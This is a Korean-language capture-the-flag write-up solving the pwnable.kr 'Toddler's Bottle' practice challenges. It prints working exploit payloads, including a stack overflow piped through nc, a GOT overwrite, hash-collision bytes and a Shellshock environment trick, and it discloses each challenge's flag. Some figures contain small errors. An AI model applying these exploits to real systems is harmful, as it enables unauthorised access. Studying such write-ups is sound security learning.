Pwnable.kr Toddler's Bottle 풀이 보고서.


fd – 1pt

```
[c:\~]$ ssh fd@pwnable.kr 2222


Host 'pwnable.kr' resolved to 143.248.249.64.
Connecting to 143.248.249.64:2222...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

 ____  __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87.kr@gmail.com
- IRC : irc.smashthestack.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now

Last login: Wed Jul  1 05:50:08 2015 from 49.171.227.164
fd@ubuntu:~$ ls -al
total 32
drwxr-x---  4 root fd   4096 Aug 20  2014 .
dr-xr-xr-x 47 root root 4096 Mar 23 10:31 ..
d---------  2 root root 4096 Jun 12  2014 .bash_history
-r-sr-x---  1 fd2  fd   7322 Jun 11  2014 fd
-rw-r--r--  1 root root  418 Jun 11  2014 fd.c
-r--r-----  1 fd2  root   50 Jun 11  2014 flag
dr-xr-xr-x  2 root root 4096 Aug 20  2014 .irssi
```

Flag는 fd2 유저와 root 그룹만 읽게해두었고 fd2 유저권한의 setuid를 걸어두었다.

```
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

fd 변수에서 argv[1] 값에 0x1234를 마이너스하여 read 함수 인자로 넣어주는데,



0x1234 = 4660 이고

형태 ssize_t read (**int** fd, **void** *buf, size_t nbytes)

인수 **int** fd 파일 디스크립터

void *buf 파일을 읽어 들일 버퍼

size_t nbytes 퍼버의 크기

라는 read 함수의 설명이다.

또한 파일 디스크립터는

- 표준 입력 : Standard Input : File Descriptor 0
- 표준 출력 : Standard Output : File Descriptor 1
- 표준 에러 출력 : Standard Error : File Descriptor 2

으로 기본 지정되어있어 argv[1]에 4660을 넣게되면 0이 되어 read (stdin, buf, 32) 가 된다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

Password : mommy! I think I know what a file descriptor is!!

collision – 3pt

```
col@ubuntu:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
```

Hashcode와 같은 값을 만들어주면 flag가 출력된다.

```
hiki@codeshell:~$ ./col $(python -c 'print "a" * 20')
1633771873, 61616161
-1027423550, 61616161
606348323, 61616161
-2054847100, 61616161
-421075227, 61616161
```

개인 서버에서 소스를 그대로 가져가 check_password의 루틴을 살펴보았다.

A를 20개 넣으면 4개씩 5마디로 잘라 더한다.

Hashcode의 10진수 값은

```
568134124
```

(hashcode – 4) / 5의 10진수 값과 16진수 값은

```
113626824
```

이다.

(+ 4 한 값은 6c5cec8이다.)

구한 값들을 바탕으로 col 프로그램에 넣어보았다.


```
col@ubuntu:~$ ./col $(python -c 'print "\xc8\xce\xc5\x06" * 4 + "\xcc\xce\xc5\x06"')
daddy! I just managed to create a hash collision :)
```

Password : daddy! I just managed to create a hash collision :)

bof - 5pt

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..₩n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

간단한 오버플로우 문제로 overflowme 배열을 넘어 key 변수를 0xcafebabe로 조작하면 sh가 실행된다.



하지만 33 바이트부터는 카나리값 변조로 인하여 프로그램이 비정상 종료되며 메모리 맵을 뱉는 걸 볼 수 있다.

Pwnable.kr 에서는 바이너리 파일도 제공하고 있었기에 ida로 까보았다.

```
push    ebp
mov     ebp, esp
sub     esp, 48h
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
mov     dword ptr [esp], offset s ; "overflow me : "
call    puts
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call    gets
cmp     [ebp+arg_0], 0CAFEBABEh
jnz     short loc_66B
```

Func 부분의 코드로 본 코드는 32 바이트보다 더 큰 공간을 만들고 있었기에 가차없이 더 많은 값을 넣어 보냈다. 그렇게 되면 카나리 값은 덮어씌워질 것이고, 카나리 변조 검사보다 if문 검사가 더 빠르기에 system 함수가 실행될 것 이라 생각하여 넣어보았다.

```
hiki@codeshell:~$ (python -c 'print "\xbe\xba\xfe\xca" * 20'; cat) | nc pwnable.kr 9000

id
uid=1003(bof) gid=1003(bof) groups=1003(bof)
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

Password : daddy, I just pwned a buFFer :)

flag – 7pt

본 문제는 지인의 패킹이라는 힌트를 받아 해결하였다.

먼저 개인 서버에 flag 바이너리 파일을 받아 실행해보았다.

```
hiki@codeshell:~$ wget http://pwnable.kr/bin/flag
--2015-07-02 14:45:56--  http://pwnable.kr/bin/flag
Resolving pwnable.kr (pwnable.kr)... 143.248.249.64
Connecting to pwnable.kr (pwnable.kr)|143.248.249.64|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 335288 (327K)
Saving to: 'flag'

100%[======================================================>] 335,288

2015-07-02 14:45:56 (4.32 MB/s) - 'flag' saved [335288/335288]

hiki@codeshell:~$ ls
bof  bof.c  flag  heap  heap.c
hiki@codeshell:~$ chmod u+x flag
hiki@codeshell:~$ ./flag
I will malloc() and strcpy the flag there. take it.
hiki@codeshell:~$ ./flag a
I will malloc() and strcpy the flag there. take it.
```

먼저 gdb로 func의 정보를 알아보았지만

```
hiki@codeshell:~$ gdb -q flag
Reading symbols from flag...(no debugging symbols found)...done.
(gdb) i func
All defined functions:
```

아무런 정보도 없는 것을 확인하였다.

Upx로 언패킹을 시도해보았다.

```
hiki@codeshell:~$ upx -d flag
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    887219 <-    335288   37.79%  linux/ElfAMD   flag

Unpacked 1 file.
```

언패킹이 성공한 것을 알 수 있다.

이제 실행 파일 안에 있는 flag auth를 알아내야하는데,

Strings 명령어를 사용하여 auth에 자주 등장하는 :) 를 검색해보았다.

```
hiki@codeshell:~$ strings flag | grep ":)"
UPX...? sounds like a delivery service :)
```

Password : UPX...? Sounds like a delivery service :)

passcode – 10pt

```
void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}
```

Passcode1, passcode2 라는 변수를 초기화없이 선언하고, scanf에서 & 를 붙여 주소값이 아닌 변수 공간 자체에 넣도록 하였다.

```
passcode@ubuntu:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : a
Welcome a!
enter passcode1 : 1
enter passcode2 : 1
Segmentation fault
```

이렇게 아무 값이나 입력해도 Segmentation Fault가 일어나는 것을 볼 수 있다.

이러한 프로그램은 이전에 설정된 스택을 재사용할 수가 있다.

```
(gdb) i r
eax            0x8048783        134514563
ecx            0x0      0
edx            0x90909090       -1869574000
ebx            0xf76fbff4       -143671308
esp            0xffd1a1f0       0xffd1a1f0
ebp            0xffd1a218       0xffd1a218
esi            0x0      0
edi            0x0      0
eip            0x804857f        0x804857f <login+27>
eflags         0x286    [ PF SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

더미값 96 byte와 + 더미 4byte로 edx가 조작된 것을 볼 수 있다.


앞에서 두번째 scanf에서 fault가 일어났기에 그 전에 있는 함수들 중 got를 가져와 흐름을 변경하고 int passcode2에 system("/bin/cat flag"); 주소를 10진수로 변형하여 넣는다.

```
passcode@ubuntu:~$ (python -c 'print "\x90" * 96 + "\x04\xa0\x04\x08" + "134514147"') | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome !
Sorry mom.. I got confused about scanf usage :(
enter passcode1 : Now I can safely trust you that you have credential :)
```

Passcode = Sorry mom.. I got confused about scanf usage :(

random – 1pt

프로그램에서 생성되는 랜덤값과 유저 입력으로 들어오는 key값을 xor하여 0xdeadbeef가 되면 flag가 출력되는 문제이다.




```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005f4 <+0>:     push   %rbp
   0x00000000004005f5 <+1>:     mov    %rsp,%rbp
   0x00000000004005f8 <+4>:     sub    $0x10,%rsp
   0x00000000004005fc <+8>:     mov    $0x0,%eax
   0x0000000000400601 <+13>:    callq  0x400500 <rand@plt>
   0x0000000000400606 <+18>:    mov    %eax,-0x4(%rbp)
   0x0000000000400609 <+21>:    movl   $0x0,-0x8(%rbp)
   0x0000000000400610 <+28>:    mov    $0x400760,%eax
   0x0000000000400615 <+33>:    lea    -0x8(%rbp),%rdx
   0x0000000000400619 <+37>:    mov    %rdx,%rsi
   0x000000000040061c <+40>:    mov    %rax,%rdi
   0x000000000040061f <+43>:    mov    $0x0,%eax
   0x0000000000400624 <+48>:    callq  0x4004f0 <__isoc99_scanf@plt>
   0x0000000000400629 <+53>:    mov    -0x8(%rbp),%eax
   0x000000000040062c <+56>:    xor    -0x4(%rbp),%eax
   0x000000000040062f <+59>:    cmp    $0xdeadbeef,%eax
   0x0000000000400634 <+64>:    jne    0x400656 <main+98>
   0x0000000000400636 <+66>:    mov    $0x400763,%edi
   0x000000000040063b <+71>:    callq  0x4004c0 <puts@plt>
   0x0000000000400640 <+76>:    mov    $0x400769,%edi
   0x0000000000400645 <+81>:    mov    $0x0,%eax
   0x000000000040064a <+86>:    callq  0x4004d0 <system@plt>
   0x000000000040064f <+91>:    mov    $0x0,%eax
   0x0000000000400654 <+96>:    jmp    0x400665 <main+113>
   0x0000000000400656 <+98>:    mov    $0x400778,%edi
   0x000000000040065b <+103>:   callq  0x4004c0 <puts@plt>
   0x0000000000400660 <+108>:   mov    $0x0,%eax
   0x0000000000400665 <+113>:   leaveq
   0x0000000000400666 <+114>:   retq
End of assembler dump.
(gdb) x/s 0x400760
0x400760:        "%d"
(gdb) b *main +28
Breakpoint 1 at 0x400610
```

Random 값이 생성된 다음 명령어에 break를 걸고

```
(gdb) r
Starting program: /home/random/random

Breakpoint 1, 0x0000000000400610 in main ()
(gdb) i r
rax            0x6b8b4567       1804289383
rbx            0x0      0
rcx            0x7f4a984fc0a4   139958359670948
rdx            0x7f4a984fc0b4   139958359670964
rsi            0x7fff3ece007c   140734247075964
rdi            0x7f4a984fc6a0   139958359672480
rbp            0x7fff3ece00b0   0x7fff3ece00b0
rsp            0x7fff3ece00a0   0x7fff3ece00a0
r8             0x7f4a984fc0a4   139958359670948
r9             0x7f4a984fc120   139958359671072
r10            0x7fff3ecdfe30   140734247075376
r11            0x7f4a9817f610   139958356014608
r12            0x400510 4195600
r13            0x7fff3ece0190   140734247076240
r14            0x0      0
r15            0x0      0
rip            0x400610 0x400610 <main+28>
eflags         0x202    [ IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb) q
```

재실행하여 레지스터를 살펴보면 eax에 random 값이 들어있는 것을 알 수 있다.

0xdeadbeef ^ 0x6b8b4567 = 0xb526fb88



0xb52fb88 = 3039230856

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
```

Password = Mommy, I thought libc random is unpredictable...

Input – 4pt

커맨드라인으로 넣으려다가 어려운 부분이 있어 c로 코딩하여 푼 문제이다.

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char ** argv)
{
        char * fileName = "/home/input/input";
        char * arg[101];
        char * env[2] = {"\xde\xad\xbe\xef=\xca\xfe\xba\xbe"};
        int i = 0;
        int pipeF[2], pipeS[2];
        for (i = 0; i < 101; i++) {
                arg[i] = "\x90";
        }
        arg[0] = fileName;
        arg['A'] = "\x00";
        arg['B'] = "\x20\x0a\x0d";
        arg['C'] = "7875";
        arg[100] = NULL;
        pipe(pipeF);
        pipe(pipeS);
        if (fork() == 0) {
                dup2(pipeF[0], 0);
                dup2(pipeS[0], 2);
                execve(fileName, arg, env);
        }
        write(pipeF[1], "\x00\x0a\x00\xff", 4);
        write(pipeS[1], "\x00\x0a\x02\xff", 4);

        return 0;
}
```

['A'], ['B']는 stage1 을 통과하기 위함이고, pipe로 두개를 열어 dup2으로 0, 2에 복사하여 write한 것은 stage2, env를 넣은 것은 stage3을 통과하기 위해서 코딩했다.

```
input@ubuntu:/tmp/hiki$ ln -sf /dev/zero '
> '
```

또한 null을 출력해주는 /dev/zero에 ₩x0a 즉 ₩n 파일을 링크해주었고

```
input@ubuntu:/tmp/hiki$ ./in & echo -ne '\xde\xad\xbe\xef' | nc 0 7875
[1] 805
Stage 5 clear!
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
Stage 3 clear!
Stage 4 clear!
bind error, use another port
Mommy! I learned how to pass various input in Linux :)
[1]+  Done                    ./in
```

['C'] 에 넣어준 포트로 ₩xde₩xad₩xbe₩xef 를 전송하여 flag를 알아내었다.

Password = Mommy! I learned how to pass various input in Linux :)

leg – 2pt

```
0x00008cdc <+8>:     mov     r3, pc
0x00008ce0 <+12>:    mov     r0, r3
0x00008ce4 <+16>:    sub     sp, r11, #0
```

먼저 r3 = pc (program counter) 를 하고 r0 = r3 = pc를 하니 key1 에서는 0x00008ce4가 저장된다.

```
0x00008d04 <+20>:    mov     r3, pc
0x00008d06 <+22>:    adds    r3, #4
0x00008d08 <+24>:    push    {r3}
0x00008d0a <+26>:    pop     {pc}
0x00008d0c <+28>:    pop     {r6}
0x00008d10 <+32>:    mov     r0, r3
```

Push r3로 0x00008d08 주소에 push하여 r0 = 0x00008d08

```
0x00008d28 <+8>:     mov     r3, lr
0x00008d2c <+12>:    mov     r0, r3
```

Lr은 Link Register로 return address이다.

```
0x00008d7c <+64>:    bl      0x8d20 <key3>
0x00008d80 <+68>:    mov     r3, r0
```

Key3 함수의 루틴을 수행하고 돌아갈 주소는 0x00008d80이다.

모두 합한 값은 16진수로 1A770, 10진수로 108400이다.

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
```

Password = My daddy has a lot of ARMv5te muscle!

mistake – 1pt

```
int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
```

연산자 우선순위로 따지면 비교가 먼저이며 equal은 그 다음이다.

그리고, open 함수는 성공했을 경우 양의 값을 리턴하기에 양 < 0 은 거짓으로 0 이 되어버려 fd 는 0이 된다.

그렇게 read 함수는 stdin으로 받게된다.

```
$ ./mistake
do not bruteforce...
0000000000
input password : 1111111111
Password OK
Mommy, the operator priority always confuses me :(
```

Password : Mommy, the operator priority always confuses me :(

Shellshock – 1pt

본 문제는 작년 큰 데미지를 준 shellshock에 대해 다룬 문제로서 CVE-2014-7169 취약점을 사용하여 해결할 수 있다.

```
shellshock@ubuntu:/tmp$ cat ~/shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

Shock_me 라는 프로그램을 실행시키도록 할 수 있는 프로그램이 있다.

```
shellshock@ubuntu:/tmp$ env X='() { (a)=>\' ~/shellshock
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `'
/home/shellshock/bash: error importing function definition for `X'
/home/shellshock/bash: shock_me: command not found
```

이것이 CVE-2014-7169인데 먹히는 것을 볼 수 있다.

```
shellshock@ubuntu:/tmp$ mkdir shall
shellshock@ubuntu:/tmp$ cat > shock_me
cat /home/shellshock/flag
shellshock@ubuntu:/tmp$ chmod u+x shock_me
shellshock@ubuntu:/tmp$ PATH=$PATH:/tmp/shall
```

Shall 이라는 디렉터리에 shock_me를 만들고 실행 옵션을 준 후 PATH에 추가하였다.

```
shellshock@ubuntu:/tmp/shall$ env X='() { (a)=>\' ~/shellshock
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `'
/home/shellshock/bash: error importing function definition for `X'
shellshock@ubuntu:/tmp/shall$ ls
echo  shock_me
shellshock@ubuntu:/tmp/shall$ cat echo
only if I knew CVE-2014-6271 ten years ago..!!
```

Password = only if I knew CVE-2014-6271 ten years ago..!!

Coin1 – 6pt

본 문제는 흔히 나오는 가짜 동전을 찾아내는 문제이다.

대신 수량은 많고 기회는 적기에 코딩을 해야한다.

이진 탐색 알고리즘을 응용하여 반반씩 나눠 더하고 10으로 나눈 나머지가 0이 아니면 그 부분에서 또 반반을 나눠 코딩하는 문제라고 생각하여 코딩을 하였지만,

```python
#-*- coding: utf-8 -*-
from socket import *
import time
def SendString(low, high) :
    counter = str(low)
    for i in range(low + 1, high) :
        counter += " " + str(i)
    return counter + "\n"
server = 'pwnable.kr'
port = 9007
s = socket(AF_INET, SOCK_STREAM);
s.connect((server, port))
print (s.recv(2046).decode())
time.sleep(3.3)
first = str(s.recv(1024).decode())
N = int(first[2:first.find(' ')])
C = int(first[first.find(' ') + 3:len(first)])
print ("N = {}, C = {}".format(N, C))
while True :
    send = SendString(0, N // 2)
    s.send(send.encode())
    time.sleep(0.2)
    result = int(s.recv(10).decode())
    if (result % 10) != 0 :
        send = SendString(0, N // 4)
        s.send(send.encode())
        time.sleep(0.2)
        result = int(s.recv(10).decode())
        print("{}".format(send))
        print("{}".format(result))
    else :
        send = SendString(N // 2, N)
        s.send(send.encode())
        result = int(s.recv(10).decode())
    break
s.close()
```

코드가 산으로 가서 천천히 로직을 짜보고 다시 코딩해야 할 것 같다.

죄송합니다.

Password = ?

Blackjack – 1pt

문제의 의도는 돈을 많이 얻는 것인 것 같다.

하지만 소스를 보면,

```
int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);

 if (bet > cash) //If player tries to bet more money than player has
 {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
 }
 else return bet;
} // End Function
```

Betting 함수에서 베팅할 돈을 받는 부분이 나온다.

```
int k;
int l;
int d;
int won;
int loss;
int cash = 500;
int bet;
int random_card;
int player_total=0;
int dealer_total;
```

베팅받는 변수는 int형으로 되어있다.

int형은 -21~~~ 으로 넘어가면 +21~~으로 되기에 이 게임에서 충분히 만족할 만한 돈을 가질 수 있다.

```
Enter 1 to Begin the Greatest Game Ever Played.
Enter 2 to See a Complete Listing of Rules.
Enter 3 to Exit Game. (Not Recommended)
Choice: 1
←[2J←[1;1H
Cash: $500
-------
¦S    ¦
¦  A  ¦
¦    S¦
-------

Your Total is 11

The Dealer Has a Total of 10

Enter Bet: $-999999999


Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
h
```

이런식으로 -99999999 등의 음수 큰 값을 넣는다.


```
Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
h
-------
¦D    ¦
¦  K  ¦
¦    D¦
-------

Your Total is 26

The Dealer Has a Total of 19
Woah Buddy, You Went WAY over.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
y
←[2J←[1;1HYaY_I_AM_A_MILLIONARE_LOL
```

Password = YaY_I_AM_A_MILLIONARE_LOL

Lotto – 2pt

```
for(i=0; i<6; i++){
        for(j=0; j<6; j++){
                if(lotto[i] == submit[j]){
                        match++;
                }
        }
}
```

이 부분의 소스에서 랜덤값 중 한자리의 숫자만 맞으면 match 값이 6이 되어 flag를 얻을 수 있다.



입력해주다보면 풀린다.

Password = sorry mom... I FORGOT to check duplicate numbers... :(